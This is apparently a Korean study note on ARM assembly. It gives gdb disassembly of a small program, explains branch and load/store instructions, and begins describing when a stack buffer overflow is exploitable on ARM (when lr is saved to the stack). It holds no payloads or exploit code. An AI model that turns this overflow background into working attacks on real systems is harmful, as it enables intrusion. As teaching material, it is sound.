
```
(gdb) disass main
Dump of assembler code for function main:
   0x00008474 <+0>:     push    {r11, lr}
   0x00008478 <+4>:     add     r11, sp, #4
   0x0000847c <+8>:     sub     sp, sp, #8
   0x00008480 <+12>:    mov     r0, #1
   0x00008484 <+16>:    mov     r1, #2
   0x00008488 <+20>:    mov     r2, #3
   0x0000848c <+24>:    bl      0x8430 <my_func>
   0x00008490 <+28>:    str     r0, [r11, #-8]
   0x00008494 <+32>:    ldr     r3, [pc, #16]     ; 0x84ac <main+56>
   0x00008498 <+36>:    mov     r0, r3
   0x0000849c <+40>:    ldr     r1, [r11, #-8]
   0x000084a0 <+44>:    bl      0x837c <printf>
   0x000084a4 <+48>:    sub     sp, r11, #4
   0x000084a8 <+52>:    pop     {r11, pc}
End of assembler dump.
(gdb)
```

지역 스택 확보



```
(gdb) disass main
Dump of assembler code for function main:
   0x00008474 <+0>:     push    {r11, lr}
   0x00008478 <+4>:     add     r11, sp, #4
   0x0000847c <+8>:     sub     sp, sp, #8
   0x00008480 <+12>:    mov     r0, #1
   0x00008484 <+16>:    mov     r1, #2
   0x00008488 <+20>:    mov     r2, #3
   0x0000848c <+24>:    bl      0x8430 <my_func>
   0x00008490 <+28>:    str     r0, [r11, #-8]
   0x00008494 <+32>:    ldr     r3, [pc, #16]       ; 0x84ac <main+56>
   0x00008498 <+36>:    mov     r0, r3
   0x0000849c <+40>:    ldr     r1, [r11, #-8]
   0x000084a0 <+44>:    bl      0x837c <printf>
   0x000084a4 <+48>:    sub     sp, r11, #4
   0x000084a8 <+52>:    pop     {r11, pc}
End of assembler dump.
(gdb)
```

STACK PUSH/POP




```
(gdb) disass main
Dump of assembler code for function main:
   0x00008474 <+0>:     push    {r11, lr}       // lr이 먼저들어간다.
   0x00008478 <+4>:     add     r11, sp, #4
   0x0000847c <+8>:     sub     sp, sp, #8
   0x00008480 <+12>:    mov     r0, #1
   0x00008484 <+16>:    mov     r1, #2
   0x00008488 <+20>:    mov     r2, #3
   0x0000848c <+24>:    bl      0x8430 <my_func>
   0x00008490 <+28>:    str     r0, [r11, #-8]
   0x00008494 <+32>:    ldr     r3, [pc, #16]       ; 0x84ac <main+56>
   0x00008498 <+36>:    mov     r0, r3
   0x0000849c <+40>:    ldr     r1, [r11, #-8]
   0x000084a0 <+44>:    bl      0x837c <printf>
   0x000084a4 <+48>:    sub     sp, r11, #4
   0x000084a8 <+52>:    pop     {r11, pc}
End of assembler dump.
(gdb)
```

Base Pointer


```
(gdb) disass main
Dump of assembler code for function main:
   0x00008474 <+0>:     push    {r11, lr}
   0x00008478 <+4>:     add     r11, sp, #4
   0x0000847c <+8>:     sub     sp, sp, #8
   0x00008480 <+12>:    mov     r0, #1
   0x00008484 <+16>:    mov     r1, #2
   0x00008488 <+20>:    mov     r2, #3
   0x0000848c <+24>:    bl      0x8430 <my_func>
   0x00008490 <+28>:    str     r0, [r11, #-8]
   0x00008494 <+32>:    ldr     r3, [pc, #16]   ; 0x84ac <main+56>
   0x00008498 <+36>:    mov     r0, r3
   0x0000849c <+40>:    ldr     r1, [r11, #-8]
   0x000084a0 <+44>:    bl      0x837c <printf>
   0x000084a4 <+48>:    sub     sp, r11, #4
   0x000084a8 <+52>:    pop     {r11, pc}
End of assembler dump.
(gdb)
```

Function call



```
(gdb) disass main
Dump of assembler code for function main:
   0x00008474 <+0>:     push    {r11, lr}
   0x00008478 <+4>:     add     r11, sp, #4
   0x0000847c <+8>:     sub     sp, sp, #8
   0x00008480 <+12>:    mov     r0, #1
   0x00008484 <+16>:    mov     r1, #2
   0x00008488 <+20>:    mov     r2, #3
   0x0000848c <+24>:    bl      0x8430 <my_func>
   0x00008490 <+28>:    str     r0, [r11, #-8]
   0x00008494 <+32>:    ldr     r3, [pc, #16]     ; 0x84ac <main+56>
   0x00008498 <+36>:    mov     r0, r3
   0x0000849c <+40>:    ldr     r1, [r11, #-8]
   0x000084a0 <+44>:    bl      0x837c <printf>
   0x000084a4 <+48>:    sub     sp, r11, #4
   0x000084a8 <+52>:    pop     {r11, pc}
End of assembler dump.
(gdb)
```

Child function



```
(gdb) disass my_func
Dump of assembler code for function my_func:
   0x00008430 <+0>:     push    {r11}               ; (str r11, [sp, #-4]!)
   0x00008434 <+4>:     add     r11, sp, #0
   0x00008438 <+8>:     sub     sp, sp, #28
   0x0000843c <+12>:    str     r0, [r11, #-16]
   0x00008440 <+16>:    str     r1, [r11, #-20]
   0x00008444 <+20>:    str     r2, [r11, #-24]
   0x00008448 <+24>:    ldr     r2, [r11, #-16]
   0x0000844c <+28>:    ldr     r3, [r11, #-20]
   0x00008450 <+32>:    add     r2, r2, r3
   0x00008454 <+36>:    ldr     r3, [r11, #-24]
   0x00008458 <+40>:    add     r3, r2, r3
   0x0000845c <+44>:    str     r3, [r11, #-8]
   0x00008460 <+48>:    ldr     r3, [r11, #-8]
   0x00008464 <+52>:    mov     r0, r3
   0x00008468 <+56>:    add     sp, r11, #0
   0x0000846c <+60>:    pop     {r11}               ; (ldr r11, [sp], #4)
   0x00008470 <+64>:    bx      lr (Link Register)
End of assembler dump.
(gdb)
```

bx VS bl

- b : branch
  - 상대 주소 기반 점프
- bx : Branch and exchange
  - 레지스터 기반 절대주소 점프
- bl : Branch with link
  - 주소 점프 (오프셋) + lr에 RET 저장
- blx : Branch with link and exchange
  - 레지스터 점프 + lr에 RET 저장

str and ldr

- ldr
  - Load
  - 특정 주소에서 값 불러오기

  EX> ldr r2, [r11, #-16]   (← 방향)

- Str
  - Store
  - 특정 주소에 값 저장하기

  EX> str r0, [r11, #-16]   (→ 방향)

ARM 기반 Buffer Overflow 공격 방식

- ARM은 lr 레지스터를 통해 함수 복귀를 하기 때문에 기존의 stack buffer overflow와는 공격 방식이 조금 다르다.
(즉, RET를 stack에 저장하지 않는다!)

[공격이 가능한 경우]

1. lr을 스택에 저장하는 경우
   - 자식 함수를 호출하는 경우 현재 lr을 스택에 저장


2. 다른 함수의 stack frame까지 덮을 수 있는 경우

- 대부분의 경우가 1번에 해당
  - strcpy 등 자식 함수를 호출하면서 취약점이 발생하므로

예제1 (lr을 저장하지 않는 경우)

```
int my_func(int a, int b, int c)
{
	int sum;
	sum = a+b+c;

	return sum;
}
```

예제1 (lr을 저장하지 않는 경우)

